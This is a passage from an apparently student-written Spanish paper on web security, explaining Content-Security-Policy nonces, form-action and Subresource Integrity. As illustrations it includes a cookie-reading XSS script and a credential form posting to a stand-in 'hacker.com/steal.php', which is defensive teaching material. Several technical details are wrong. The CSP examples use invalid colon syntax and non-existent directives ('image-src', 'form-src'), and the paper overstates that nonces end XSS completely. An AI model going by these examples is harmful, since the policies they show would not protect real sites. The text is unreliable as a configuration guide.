Esta política tiene en concreto una entrada <source> muy interesante, la cual logra acabar con ataques XSS por completo (no cubriré entradas que considero inseguras como ‘unsafe-eval’ o ‘unsafe-inline’):

- Se pueden usar elementos ‘nonce-{token}’ donde el token debería ser un token generado por el servidor, aleatorio en cada visita y generado de manera criptográficamente segura para que no pueda ser “adivinado” o replicado. Con este elemento se invalida por completo la ejecución de fuentes desconocidas de scripts JavaScript.

Para maximizar por completo la seguridad en un sitio web usando esta política es recomendable usar esta directiva ‘nonce’ junto con las fuentes que necesitemos que sean seguras:

Ejemplo

```
script-src: ‘self’ ‘nonce-XXXX’ https://uoc.edu;
```

En el ejemplo anterior, vemos una política script-src que invalida por completo ataques XSS (siempre y cuando uoc.edu sea segura y de fiar, al usar scripts de terceros veremos que existe un mecanismo más que podemos usar para añadir una capa de seguridad extra):

Vemos el uso de ‘nonce-XXXX’ (donde XXXX sería un string aleatorio generado por nuestra aplicación, criptográficamente seguro) lo cual impide usar scripts sin especificar este nonce en su tag:

```
<script>
      alert(document.cookie);
</script>

<script nonce=”XXXX”>
      alert(“Válido!”);
</script>
```

Podemos ver que, el primer script tag al no usar nuestro token nonce no se ejecutará por el navegador, invalidando por completo. El segundo script si se ejecutará, ahí reside la seguridad de usar un elemento “nonce”, si un atacante consigue inyectar un script de alguna manera en nuestra aplicación este no será ejecutado pues el atacante desconoce por completo cuál será el próximo valor de el token (por ello es importante que la generación de tokens sea criptográficamente segura y se genera un token aleatorio en cada visita, para impedir que el atacante pueda saber cuál será el siguiente token).

También al especificar “https://uoc.edu” como un origen válido, solo scripts de terceros serán cargados desde ese origen, impidiendo que un atacante añada su script hosteado en otro lugar.

Por último comentar que al usar esta directiva, ya no es posible usar elementos JavaScript de manera inline ni tampoco usar la función “eval” (por ejemplo usar onclick=”..”), es posible usando ‘unsafe-inline’ y ‘unsafe-eval’ pero no es para nada recomendado.

Directiva “image-src”

Una directiva que comparte su funcionalidad con la directiva “script-src” (pudiendo usar nonce por ejemplo), permitiendo especificar que orígenes usar para cargar imágenes en una aplicación web.

No es una directiva muy importante para temas de seguridad, aunque siempre es importante fijar que sources puedan usarse en una aplicación.

Directiva “form-action”

Especifica que orígenes son los válidos a la hora de hacer submit un formulario en nuestra página web. También afecta a redirecciones que ocurren al realizar una petición POST por ejemplo.

Ejemplo

```
form-action: ‘self’;
```

```
<form method=”POST” action=”https://hacker.com/steal.php”>
      <input type=”text” name=”username”>
      <input type=”password” name=”password”>
</form>
```

El formulario no funcionará, pues el host que hemos usado en el “action” no es un origen válido.

Ejemplo completo CSP

Ahora que se conocen las directivas más comunes y potentes para incrementar la seguridad de cualquier aplicación web moderna, se muestra un ejemplo de cómo se usaría esta cabecera en una aplicación moderna:

```
Content-Security-Policy:
script-src: ‘self’ ‘nonce-52W1XxdcZv85hg’ https://ajax.googleapis.com;
form-src: ‘self’;
frame-src: ‘none’;
frame-ancestors: ‘none’;
```

En el ejemplo vemos que solamente se permite usar scripts con nuestro nonce y desde “ajax.googleapis.com” (repositorio de google para algunas librerías JavaScript), también se permite solo usar el mismo hostname como form action y no se permite usar la página en ningún elemento iframe.

Manejo seguro de scripts de terceros mediante “Subresource Integrity”

Incluir scripts de terceros (Cargados desde su host) puede ser peligroso, nadie asegura que en algún momento ese archivo que se está sirviendo no sea modificado para albergar código malicioso.

En el caso de que un script de terceros sea modificado no es posible detectarlo a tiempo y prevenir daños, como normal general suele ser más seguro siempre usar servidores propios para incluir cualquier script que se necesite.

Ejemplo

Por ejemplo, se puede usar un script:

```
<script src=”http://uoc.edu/script.js”>
```

Sin ningún problema, pero si “https://uoc.edu” está comprometida y los atacantes logran modificar el script que se está consumiendo para hacer acciones maliciosas pasaría desapercibido.

Una manera de verificar que el contenido no sea alterado es usar el atributo “integrity” en el elemento script, con este atributo se puede validar que el contenido del script que se está pidiendo sea igual al hash que se ponga en este atributo, la estructura del tag es la siguiente:

```
algoritmo-base64hash
```

```
sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC
```

```
<script src=”https://uoc.edu/script.js” integrity=”sha384-
oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC”>
```

Primero se genera un hash del contenido del script usando algún algoritmo apropiado (generalmente usando sha256, sha384) y luego aplicando base64, si el contenido del archivo cambia, el hash de nuestro integrity tag y el hash del archivo no coinciden por lo que el archivo será descartado y no se ejecutará, evitando cualquier daño en nuestra aplicación.

Siempre que se trabaje con scripts desde orígenes de terceros es recomendable usar el tag integrity para asegurarnos que no haya ningún problema futuro. Un inconveniente podría ser que cada vez que el script sea modificado (y no se use un sistema de versionado) no funcionará en nuestro sitio web y tendremos que actualizar el hash.

Conclusiones finales

Como conclusiones finales de este trabajo, añadir que la seguridad en aplicaciones web es un tema complicado de realizar correctamente, existen multitud de posibles vectores de ataque

(como bien se ha visto una parte en este trabajo) por los que una aplicación puede verse comprometida.

Es responsabilidad total de los desarrolladores crear una aplicación segura y usar toda herramienta que este al alcance para lograr este objetivo, como se ha podido observar, los navegadores cada vez ofrecen mas recursos para este objetivo y no hay duda posible de que en un futuro todas estas opciones estarán mejoradas.

Es importante recalcar que para realizar una aplicación segura no es necesario tener un conocimiento total de como funcionan todas las capas involucradas en Internet (HTTP, DNS, etc), pero si es necesario desde un punto de vista subjetivo, tener ciertos conocimientos mínimos sobre las bases de como funcionan estos mecanismos, ya que así será mas sencillo entender como una vulnerabilidad está siendo explotada y evitar futuros problemas.

Acabar este apartado, añadiendo que aún existen multitud de vulnerabilidades que no se han cubierto en este trabajo, por lo que es trabajo del lector (si este está interesado) en buscar más información sobre todos los vectores de ataques restantes a los que cualquier aplicación web puede estar expuesta.

Referencias

Fuentes de información:

-

Enlaces a las imágenes empleadas en este trabajo, en orden de aparición:

1. https://www.ptsecurity.com/upload/corporate/ww-en/images/analytics/article_304693/304693_2.jpg
2. https://www.ptsecurity.com/upload/corporate/ww-en/images/analytics/article_304693/304693_7.jpg
3. https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf (captura de pantalla).
4. https://live.staticflickr.com/4099/4919659112_70f8836dfa.jpg
5. https://miro.medium.com/max/1494/0*lY05UTuA-dWCXU-q.png
6. -
7. -
8. -
9. https://regex101.com/ (capturas de pantalla).